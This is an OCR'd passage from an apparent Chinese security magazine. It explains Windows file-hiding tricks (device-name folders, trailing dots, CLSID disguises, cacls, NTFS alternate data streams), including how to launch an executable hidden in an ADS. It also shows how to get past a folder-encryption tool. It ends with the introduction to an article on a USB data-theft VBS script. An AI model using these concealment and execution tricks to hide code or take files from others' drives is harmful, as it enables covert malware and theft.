


图5 用WINRAR打开4.jpg


图6 建立无法直接删除的com1文件夹

3、在这里就不说用WINRAR设置密码加密了，这个方法网上随便一搜就是一大堆，大家自己去看吧，不过这个方法绝对是个好方法，唯一的不足是无法防删除。另外还可以用十六进制修改文件，被修改后的文件就无法打开了，要用时再修改过来。除了WINRAR、十六进制工具之外，还有很大一类文件/文件夹加密工具，比如《极品私人密盘2007》、《高强度文件夹加密大师》、《E钻文件夹加密大师》等，这些加密工具在某些地方不一样，但是原理是基本一样的，往往是使用了下面的加密方法组合。







图7 zt.文件夹无法地址栏访问，但是可以在运行里打开


图8 建立超过256个字符文件名的文件夹


图9 使用123456~1文件名访问长文件名的文件夹


图10 复制与打开空文件名文件夹内的文件

1）利用Windows系统设备命名文件夹拒绝服务漏洞

由于Windows文件名命名规则的规定，CON、AUX、COM1、COM2、COM3、COM4、LPT1、LPT2、LPT3、PRN和NUL等系统设备名字符串是不能在文件名中出现的。那些加密工具新建以这些名字命名的文件夹，然后把要加密的文件放在这些文件夹里面，来阻止我们删除文件夹。当然，这些文件夹是不能在Windows下面访问的，同样，它们也是在命令行下生成的。首先进入到DOS命令行状态，接着通过“**cd**”命令进入到要创建文件夹所在的目录，之后在DOS命令行下再输入字符串命令“**md+设备名+**”回车，现在在指定目录下一个名称为设备名的特殊文件夹就出现了，最后把要隐藏的文件通过copy命令复制到新建的特殊文件夹中隐藏，如**copy 1.txt com1**，复制1.txt到com1文件夹。提取文件仍然可以使用copy命令，用**copy com1\1.txt 2.txt**，把com1中的文件提取出来。要删除这样的文件夹，我们可以用用其他非Windows操作系统来删除，如Linux系统等，也可以用命令行**rd**命令删除，如**RD COM1**，如果同时删除文件夹里面的文件，要加上/s参数，如图6所示。

2）利用Windows命名漏洞命名的文件

如**zt.**，即文件夹名最后有一个点。这样的文件夹在Windows下同样是无法建立的，因为Windows会把.给删除的，你新建一个“ZT.....”的文件夹的时候，实际上最终得到的是一个“ZT”文件名的文件夹。建立这个文件的话可以用**md zt..**，也可以新建一个zt文件夹，然后用WINRAR改**zt**文件夹为**zt..**，最后都会在Windows下生成一个**zt.**的文件夹。这个文件夹双击无法打开，但可以在运行窗口输入**c:\temp\zt..**进入，进入后可进行文件的各项操作，包括文件的提取。但如果你在**zt..**文件夹同一个目录下新建一个**ZT**文件夹的话，你会发现刚才不能双击访问的文件夹又可以访问了，而且进去的就是zt文件夹，这个和把文件夹伪装成回收站的效果是一样的。删除的话用**rd /s /q zt..**,如果**zt.**是文件的名字,那么删除要用**del /f /q zt..**。如图7所示。

3）长文件名导致文件或文件夹无法删除

就是利用Windows目录长度不能超过256字节的特性，可以在命令行下用**md**新建一个普通的文件夹，然后用**ren**命令将文件夹名改为超过256个字符的文件夹名来隐藏文件。而新建的文件夹是无法双击访问和删除的，连杀毒软件都进不去的哦，如图8所示。

但是可以使用**8.3**文件格式（8.3文件格式即DOS下的文件命名格式，可以使用文件名前6个字符加“~1”来访问文件及文件夹）来访问和运行该可执行文件，比如：先用**cd 123456~1**进入目录，然后用**copy c:\temp\1.txt 1.txt**复制要加密的文件，最后用**start c:\temp\123456~1\1.txt**来访问，如图9所示。

删除的话只要使用**rd /s 123456~1**命令就可以了。

4）建立文件名为空的文件夹

这里所说的空名文件夹，主要指的是文件夹名称为空白，具体地说就是文件夹的名称为空格字符，这类特殊文件夹不仅可以在MS-DOS窗口中被正常访问，我们也能借助WINRAR之类的压缩工具来对其进行压缩或解压缩操作。建立的话可以使用**md ALT+255**命令来建立，这样就可以生成一个文件名为空的文件。也可以使用**ren 文件夹名" ./"**来建立。访问的话对于用**alt+255**建立的，可以直接跟正常文件夹一样的使用，后者则可以使用copy命令来把资料隐藏在新建的文件夹里。删除的话可以用IceSword这个工具就可以了。如图10所示。

5）修改文件名称，系统自身带有很多的CLSID

例如：要隐藏的文件名为**z**，则把它改成**z.{CLSID}**，这里的CLSID有很多，以下只是一部分：

文件名.{2227a280-3aea-1069-A2de-08002b30309d} 打印机
文件名.{21ec2020-3aea-1069-A2dd-08002b30309d} 控制面板
文件名.{208d2c60-3aea-1069-A2d7-08002b30309d} 网上邻居
文件名.{992cffa0-F557-101a-88ec-00dd010ccc48} 拨号上网
文件名.{1a9ba3a0-143a-11cf-8350-444553540000} 收藏夹

比较特别，双击可能打不开，用右键盘第2个“打开”就行了。

文件名.{0CD7A5C0-9F37-11CE-AE65-08002B2E1262} 该名之后目录为空
文件名.{645FF040-5081-101B-9F08-00AA002F954E} 回收站(空)
文件名.{20D04FE0-3AEA-1069-A2D8-08002B30309D} 我的电脑

上面的办法也是比较普通的，只是双击打开的是特殊文件夹，但是用右键第2个“打开”后就跟正常文件夹一样了。也可以在需要隐藏的文件夹里建立**desktop.ini**文件达到效果，把这个批处理保存为**.bat**文件，在要隐藏的文件里执行就可以了，原理同上面的重命名差不多，代码如下：

```
@echo off
echo [.ShellClassInfo]>desktop.ini
echo CLSID={645FF040-5081-101B-9F08-00AA002F954E}>>desktop.ini
REM 改进后有些地方，如有空格的地方，也可以用索引加上"号
attrib +s +h "%cd%"
rem 其实只要将上面加上隐藏就可以了，不用将下面这行隐藏
attrib +s +h desktop.ini
echo cacls %cd% /t /c /e /g %username%:f> ..\恢复隐藏.bat
echo attrib -s -h %cd%>> ..\恢复隐藏.bat
cacls %cd% /t /c /e /p %username%:n
```




图11 创建隐藏文件

6）如果磁盘格式是NTFS格式的话还可以使用ADS和CACLS命令来隐藏文件

ADS是“交换数据流”(alternate data streams)的简称，是NTFS文件系统的内置特征，它是为了和NTFS兼容而设计的。由于其可以被隐秘的隐藏在各种文件及文件夹中而几乎无法用系统功能直接检测，因此，我们可以用它来加密我们的文件。要创建一个ADS十分简单，比如要创建一个和BBS.TXT关联的ADS，只要直接在命令行下输入**echo this is a ads >bbs.txt:hidden.txt**（*注意：所有文件都在lads目录下面，保证创建的目录为NTFS格式，另外在bbs.txt与hidden之间为冒号，“hidden.txt”是文件名，“bbs.txt”是测试用的文件，内容为：“this is a ads”*），我们看一下创建ADS后，bbs.txt文件一点也没增加，那到底文件存在不，我们来检测一下。由于微软并没有提供工具来检测ADS的存在，因此只能用第三方软件来检测存在与否。个人认为由FRANK HEYNE提供的Lads.exe是一款比较好的工具，不但可以检测ADS的存在，还能显示路径和大小，如图11、图12所示。




图12 检查隐藏文件




图15 查找Z.TXT

我们创建的文件乖乖现形了，那要怎样才能看到内容呢？很容易，只要执行**notepad bbs1.txt:hidden.txt**命令就可以了。（*注意：刚才的hidden.txt的扩展名是必须的，否则会提示找不到文件！当然你也可以用其他扩展名，前提是notepad能够认识。*）检测到了ADS后怎样来还原加密的文件呢？这个相对简单点，用以下命令即可。

```
more bbs.txt>bbs.bat
del bbs.txt
ren bbs.bat bbs.txt
```

前面的例子已经可以把文件藏在ADS中，那怎么执行呢？也很容易的，一句命令就可以了。比如把nt.exe（notepad.exe改名）关联到bbs1.txt，然后运行，我们可以先用命令**type**来关联，一样把ADS藏在文件后运行程序。关于运行，直接在命令行输入文件名是不行的，应该用**start**命令，该命令运行可执行的ADS时要用绝对路径或者当前路径用.\加文件名，如以下命令，记事本就出来了。

```
type nt.exe >bbs1.txt:nt.exe
start .\bbs1.txt:nt.exe
```

如果把要加密的文件隐藏在系统无法删除的文件或文件夹中，如Windows文件夹中，那样的话别人几乎是不会发现的。详细内容大家可以到网上搜索一下。

使用cacls命令也是要求磁盘是NTFS格式的。cacls可以设定只有特定账号才能访问你加密的文件夹，而其他账号是无法访问的，可以新建一个账号用于专门访问你加密的文件夹。具体的命令如下：**cacls TEMP /G ZJL:F**，那么当前账号就无法访问temp文件夹了。如要重新自己访问，就用命令**cacls TEMP /G 当前用户名:F**修改一下就可以了，这个方法对于一般人是不会发现的哦，如图13所示。




图13 使用cacls命令设置权限




图14 极品私人密盘2007和新建Z盘加密盘




图16 在Windows尝试下打开加密文件夹

实例研究

下面就以《极品私人密盘2007》这个软件为例子，来说明一下具体加密解密的方法。这款软件只有一个绿色的文件，使用方便，但又具有较强的加密文件夹功能，对于一般电脑使用者来说是既简单又方便又安全的文件加密工具。工具界面如图14所示。




图17 解密过程

“极品私人密盘2007”的功能很简单，就一个“新建密盘”和“高级设置”里面的一个“硬盘加密”这两个加密功能。我们来研究那个“新建密盘”相关的功能。首先当然是“新建密盘”，然后选中新建的密盘，我新建的密盘盘符为“Z”，这个密盘是放在G盘上的。打开密盘，放个文件进去，比如z.txt。接下去关闭密盘，手动来查找文件。因为“z.txt”虽然是放在“Z”盘里，但是由于“Z”盘是基于G盘分区的，所以文件一定在G盘分区里。我们就不直接打开G盘去找了，这个肯定是找不到的，要不然这个程序是一点用都没有了，但是可以从命令行下找。方法是运行CMD后，切换到G盘目录，然后用命令“**DIR /A/S Z.TXT**”查找。“DIR”是显示磁盘目录与文件的命令，具体用法自己看帮助，参数/A是指列出当前目录所有文件，包括系统隐藏文件，参数/S是指对当前目录及其子目录中所有文件进行列表，结果如图15所示。

原来我们的“Z.TXT”是在程序新创建的文件夹“G:\recycle\S-1-5-21-1060284298-811497611-1177892008б-500\com1.{21ec2020-3aea-1069-a2dd-08002b30309d}\data\Z”文件夹中。从这个文件夹路径中我们可以看出它使用了com1这个系统设备名称、{21ec2020-3aea-1069-a2dd-08002b30309d}这个CLSID、“\”这个特殊字符等。这个程序在Windows下是无法访问的，运行里面也是打不开的，在地址栏和运行里打开后结果如图16所示。

而且在命令行的cd切换目录命令中也是进不了的，但是可以用dir和copy命令的结合把里面的文件取出来，如图17所示。

这个文件夹是这样建立的，直接md \\..\路径就可以，作者为了防止文件夹被删除，在**S-1-5-21-1060284298-**

811497611-11778920086-500文件夹里面还新建了一个mp..\的文件夹，这样程序就不能被轻易访问与删除了。虽然可以用copy把文件从加密的文件夹中取出来，但是这样很不方便，我们要求达到的是跟源程序打开一样的效果，是直接打开加密文件夹的。具体怎么实现呢？在对源程序经过一段时间的研究后发现是利用映射虚拟磁盘的方法来打开的。在讲解之前我们先来熟悉一下一个命令——Subst。

Subst.exe是系统自带的，它可以把一个目录映射为虚拟的磁盘。如果是Windows 2K/XP，则应该隐藏在\Windows\System32\。使用方法是：**Subst [Drive1:] [Drive2:\Path]**，其中“Drive1:”是指定替代文件夹的虚拟的驱动器符，“Drive2:\Path”是指定所要替代的文件夹及其路径。“subst a: d:\mydisk”命令，即是把“d:\mydisk”文件夹虚拟成A驱动器。要删除虚拟的盘符，可在DOS方式执行“Subst Drive1: /D”。具体实现方法如下：

1、在命令行下输入以下命令：**subst b: "G:\recycle\S-1-5-21-1060284298-811497611-11778920086-500 \com1.{21ec2020-3aea-1069-a2dd-08002b30309d}\data\z"**

2、运行命令 **start b:**或 **explorer b:**

3、取消映射为 **subst b: /D**

4、删除文件夹命令为 **rd /s \\.\盘符:\recycle**（注意，无论建立还是删除这个加密文件夹都要使用上面基础知识中提到的UNC 路径格式，否则会出错的）

运行结果如图18所示。

总结

文件/文件夹加密无论用什么方法，一般在命令行下都是可以用dir、copy、rd等命令访问与删除的。其次，还可以借助于IceSword等工具的文件功能来查找和恢复，但是这些工具对于大文件是比较棘手的，我曾测试把一个镜像文件加密后用IceSword复制出来，但是结果都是因为内存不足的错误而失败。最后，在众多方法中有一个方法一定是可以的，那就是进另外一个系统把加密的文件复制出来，比如在其他分区中装一个Linux系统，进Linux系统是肯定可以把加密的文件给揪出来的，当然如果被揪出来的文件还用WINRAR设置了密码，那就要看你的运气了……




图18 打开加密的文件夹

（作者提到的IceSword及极品私人密盘2007已经收录在光盘中）

编辑点评：

本文相当不错，虽然所讲内容都是已知的，但这么全面的小编还是第一次见到，如果有虫虫发现还有未提到的，可以来稿补充哦！

U盘窃密之VBS高级版本

文 Snamkey.M&W [M.K.S.R]

从本文您可以学到：

1、 了解U盘窃密程序的运行流程
2、 修补现有窃密程序的不足

VBS是微软内嵌的系统脚本语言，但它只有在Windows 2000以上才有，它可以实现n多种功能，有兴趣的朋友可以到“摆渡”大叔那里去搜索一下具体语法，这里只是抛砖引玉，只是思路！在此之前我已经看到过一些这类的文章，但是存在很多的问题，例如：文件不方便存取，而且时间久了文件就占空间，还需要定时删除。这哪像我们小菜的风格——能机器做的绝不用人来做，能一次完成的绝不拖泥带水。为了照顾菜鸟，我尽可能将问题和思路菜鸟化。我们先将问题细化，并用代码来实现。这里就来明确一下思路和目的，流程图如图1所示。

